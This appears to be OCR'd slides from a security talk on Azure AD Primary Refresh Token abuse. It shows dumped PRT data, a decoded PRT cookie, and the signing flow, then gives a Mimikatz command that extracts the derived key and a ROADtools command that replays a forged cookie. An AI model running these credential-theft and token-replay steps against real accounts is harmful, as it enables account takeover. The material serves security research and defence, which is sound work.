             Cachedir : a6510ae32917eae610380e53aeb9418a2426332e20c7a933bbd976d4ec9f07ca
             Key GUID : {32dda68b-de15-4b35-9bc5-1cbd59c0c752}
             PRT      : {"Version":3, "UserInfo":{"Version":2, "UniqueId":"7c38e062-7411-469d-a317-fb6667ee78f6", "PrimarySid":"S-1-12-1-2084102242-11
-87240769-1204080034-3031843458-3027591388"], "DisplayName":"Joe Biz", "FirstName":"Joe", "LastName":"Biz", "Identity":"joebiz@iminyour.cloud", "Downl
DomainNetbiosName":"cloud", "PasswordChangeUrl":"https:\/\/portal.microsoftonline.com\/ChangePassword.aspx", "PasswordExpiryTimeLow":3583418367, "Pass
e":0, "Flags":0}, "Prt":"MC5BQUFBal9LSFluOVBJa09XVWFocGZZX2h2SWM3cWpodG9CZElzblY2TVdtSTJUdDBBUGsuQWdBQkFBQUFBQUIyVXl6d3RRRUtSNy1yV2JnZGNCWklBUURzX3dJQ
WDBxdjBjcE5mODU0N0tMMXlfTkRHVDl3dW4tZXNKZHVtNS00aGRZMFkzNjhZdlVYZ3BuSUdxZzRMV0JxYTdQd2Y0Z3lpdTFtNlNBWkJKNlZtNUFRLUozT1hhYjhuV1g4Y2wtMml0NFUzcUhvUzRwQW
GNEU1RHbkhJMjI0b0Q0Tl9MZHlIWk8zUVA1cUxIWXVCVGhQUk1CWkNCSkZkWWd5V2tabVVvdjhlaHNiLTVVQUVWUHZpOG51cEFYTHVYRjB0Qmw2SmtMSzRNOUZwNkR0b0RQUWktdlBtdzRqWUxvaUZ
NtVk1qcE1WVXVMb2dxckYwcHFFN3dKMTlpdWZXZkl1MnJtczZWYVFjU01EMlUyU0NpNDBYNnliWHkxZU9iaUxvcVY0QXVQRzJSSUdrSkxNcnVHLVlQWTBkVjY0bndTVzdueVpxWWZ2Qk5MS2RFX1JR
```

PRT cookie structure (JWT)



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsImN0eCI6Imw4c0ZYN1R
RV0F6UWVUSTg4NFFoaUFoLys4UzNFNXluIn0.ey
JyZWZyZXNoX3Rva2VuIjoiMC5BWFFBal9LSFluO
VBJa09XVWFocGZZX2h2SWM3cWpodG9CZElzblY2
TVdtSTJUdDBBSW8uQWdBQkFBRTxzbmlwPm1oTjl
2TW9DM283Vm1XdWZhRnNTWUwxMjBaRS1SUWtZd1
NrQ3lROUJGaFhsWkJ1OXB2cnpjdVhRSFBNOXBke
k84emNNdWpPSUhGdmJFaERiRWdQS0gydEVMdyIs
ImlzX3ByaW1hcnkiOiJ0cnVlIiwicmVxdWVzdF9
ub25jZSI6IkF3QUJBQUVBQUFBQ0FPel9CQUQwX1
9qUlRHaE1WUFJRaTZpaDA5RWRBMFIwZkhZRWt3T
lkydV9Bem0yVDI5enUzN3p1c1VxemNycUwzUlZU
bTRyUXBrdjEzVW1xNHp5TXpoNGxWN20yUy1rZ0F
BIn0.YhSI31KwSbn7Ecd6i8C7JlaJE1aWVUaptD
7MdPoEX6k
```

Decoded EDIT THE PAYLOAD AND SECRET


HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "ctx": "l8sFX7TQWAzQeTI884QhiAh/+8S3E5yn"
}
```

PAYLOAD: DATA

```
{
  "refresh_token":
"0.AXQAj_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MWmI2Tt0AIo.A
gABAAE<snip>mhN9vMoC3o7VmWufaFsSYL120ZE-
RQkYwSkCyQ9BFhXlZBu9pvrzcuXQHPM9pdzO8zcMujOIHFvbEhDbEgPK
H2tELw",
  "is_primary": "true",
  "request_nonce":
"AwABAAEAAAACAOz_BAD0__jRTGhMVPRQi6ih09EdA0R0fHYEkwNY2u_
Azm2T29zu37zusUqzcrqL3RVTm4rQpkv13Umq4zyMzh4lV7m2S-kgAA"
}
```


PRT cookie signing flow – software only



Random bytes (context) + Session key → Derived key + PRT + Nonce from Azure AD → PRT cookie (JWT)

1. Random bytes called a “context” is generated
2. Using this context, a key is derived from the session key
3. This “derived key” is used to sign the PRT cookie
4. The PRT cookie (JWT) is used in Azure AD to sign in

PRT cookie signing flow – with TPM



TPM

Session key

LSASS process

Random bytes (context)


PRT

Nonce from Azure AD

Derived key


PRT cookie (JWT)

Mimikatz magic with TPM



```
mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAIAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAC5mz7rsGL1RZRxWb6I-SI9AAAAAAIAAAAAABBmAAAAAQAAI
AAAALaVbl_JqukxSL-VhLlhUsKeiBfAWraWMa1uNB-BVDgAAAAAAA6AAAAAAgAAIAAAABcIjAuPSRqFqr9YMv1Zg_G_qvn6dZ2d-C2LTrIbRyX5EAEAAOPd3poIF7JF
4NMJXYadnSc-00tgk3-t6lxdVs6gibiL_e4gvdG1R-6oMGTaxVsC51-gBVhIxJK7ADH2F6EIwfMAXVMJVODVcZhNr4o_Zy46rzz2Cytyfv272QcOxtdaw8HtvCt6NQv
T2N7dvF2gtjU-t0c_ZkJQF3J_EQGdimmD72V4SDgaE8Kwb61Y7Nb2GDWX495akwNCRn8x4wY-hj2O8Wo-ISU6auLDQ-2sneKMq8zDQ6TnAHoWVPoz6BS6FZwhDy8I_8
Yn3fHqo71tv4BxbG9vYJ8wBmYU-lSyIkvgF40rjXlK1Yg0DwfZa2GvrozSKuKziUzG8Aclp3zUAUEVluoxSpdR3_OkZCD1HULHQAAAAIkDXQajUpID54aBoDlnBqE34
cCdDucWBq9R5n-qOXYGpsnNUgZ0Qt3HMCxcBYvpiNyHTZsyxWtTZF_pu91NFfQ /unprotect
Label       : AzureAD-SecureConversation
Context     : 7fe17be294495206ddca32d1d47e23b227482e7c3560ede2
 * using CryptUnprotectData API
Key type    : TPM protected (DPAPI)
Key Name    : SK-1990505e-7fa7-f922-e981-ca478e41855b
Opaque key  : 007e0020f617ad3e83ca5169439858781cd6f18acc2a5d3b2cbfd79f92700345d90fcc6c0010f930a78e60e8753ea054d4d12a6bb704c0861f
99666ca0fc18dea7e0a08531d998a11dbfefe8ad1f50d7e61745d0c59c659abd0d199426279b310fced40f9cfc7ad11c57f55ea516a31d8cc7fcb9e787e7d7c
c95eaddbce383d300300008000b0004044000000005000b00203d75eb573192ca9351b27e4392d28d8ac9137aa85867ece3104d483de966fc75
Derived Key: b1ffa3e54db8a3c2c7509af0dc0f71690178660483bbbb68298b4e0bb83a3ce5
```

Use derived key and context to recreate PRT cookie



```
(ROADtools) user@localhost:~/ROADtools$ roadrecon auth --prt-cookie eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsI
mN0eCI6ImlhejZPeE1fWjZJVnhpWjRrVmJZVmhtVG9Pend2M19QIn0.eyJyZWZyZXNoX3Rva2VuIjoiQVFBQkFBQUFBQUFHVl9idjIxbl
FRNFJPcWgwXzEtdEFaRmVYbWowbnU2cS0xRzU5TE1Ud2 [redacted]
1ODJiVEdST2xCSDZGVjhxcjVjZ2hkU0NsQjZvN3ppWFR
bVdjRXVKN0xscVRMM09ELXg2TE5FeFZQOUpVbTBZWDIy
FR6aExvV2VPVzRKMEhBemJqeFRkUFBPQWZsVV94SFZVM
Y0YUlGY2dGT1FrQVE3VnhrZkhmajEyLVRkMVM3dUNTVm
OUWxaY3RrcFZzNlJtTXBtRkJwcmRua0d2SlMzc21QY3o
U0NWb2lUMzdIZUg3RDJCcGpWc19XUnpoYmNaWDlXYTZ6
El0UndIZnZ0dEJSZjRjWmFjQS1ESVpBQkZwZkJ6NjluV
JFb2FDYzJYQjYxdmg0YjZESVM4d19PcndGU2hJcnc1Qm
EMXNMZ0pGeXlXRlhsQk1qZUtxTWtlSm5wUDJNS2xKRjB
cFNRb3VyRlh3anNLWDBEMXRnMEwxbGNleFhXc1JyMzNH
3c2eVBkVHdQZUdIOC1oWlRkdy1vVHI3d2V4MHJaeEZEU
hwdEJYLVRkWTBucE8zQ1VvLW5qVnM5VFNpampnS0F3ZHZTVDgzNjg3clpndlhJUWh0TGlOMjJzcjRrZ1puMlBJTVlyT0tzM2xqWjZidTF
oYTZhUmNiZ2U1Ti1SeFI3SzdkZmpCbWo1R0h1SE9VY1phU0FBIiwiaXNfcHJpbWFyeSI6InRydWUiLCJpYXQiOiIxNTk2NjQ4NjAxIn0.
BRnQOVaNAa98KhqGaOftb                     --prt-context 8096c7092a6f23cd574844f87fe01177f1475694798efeb
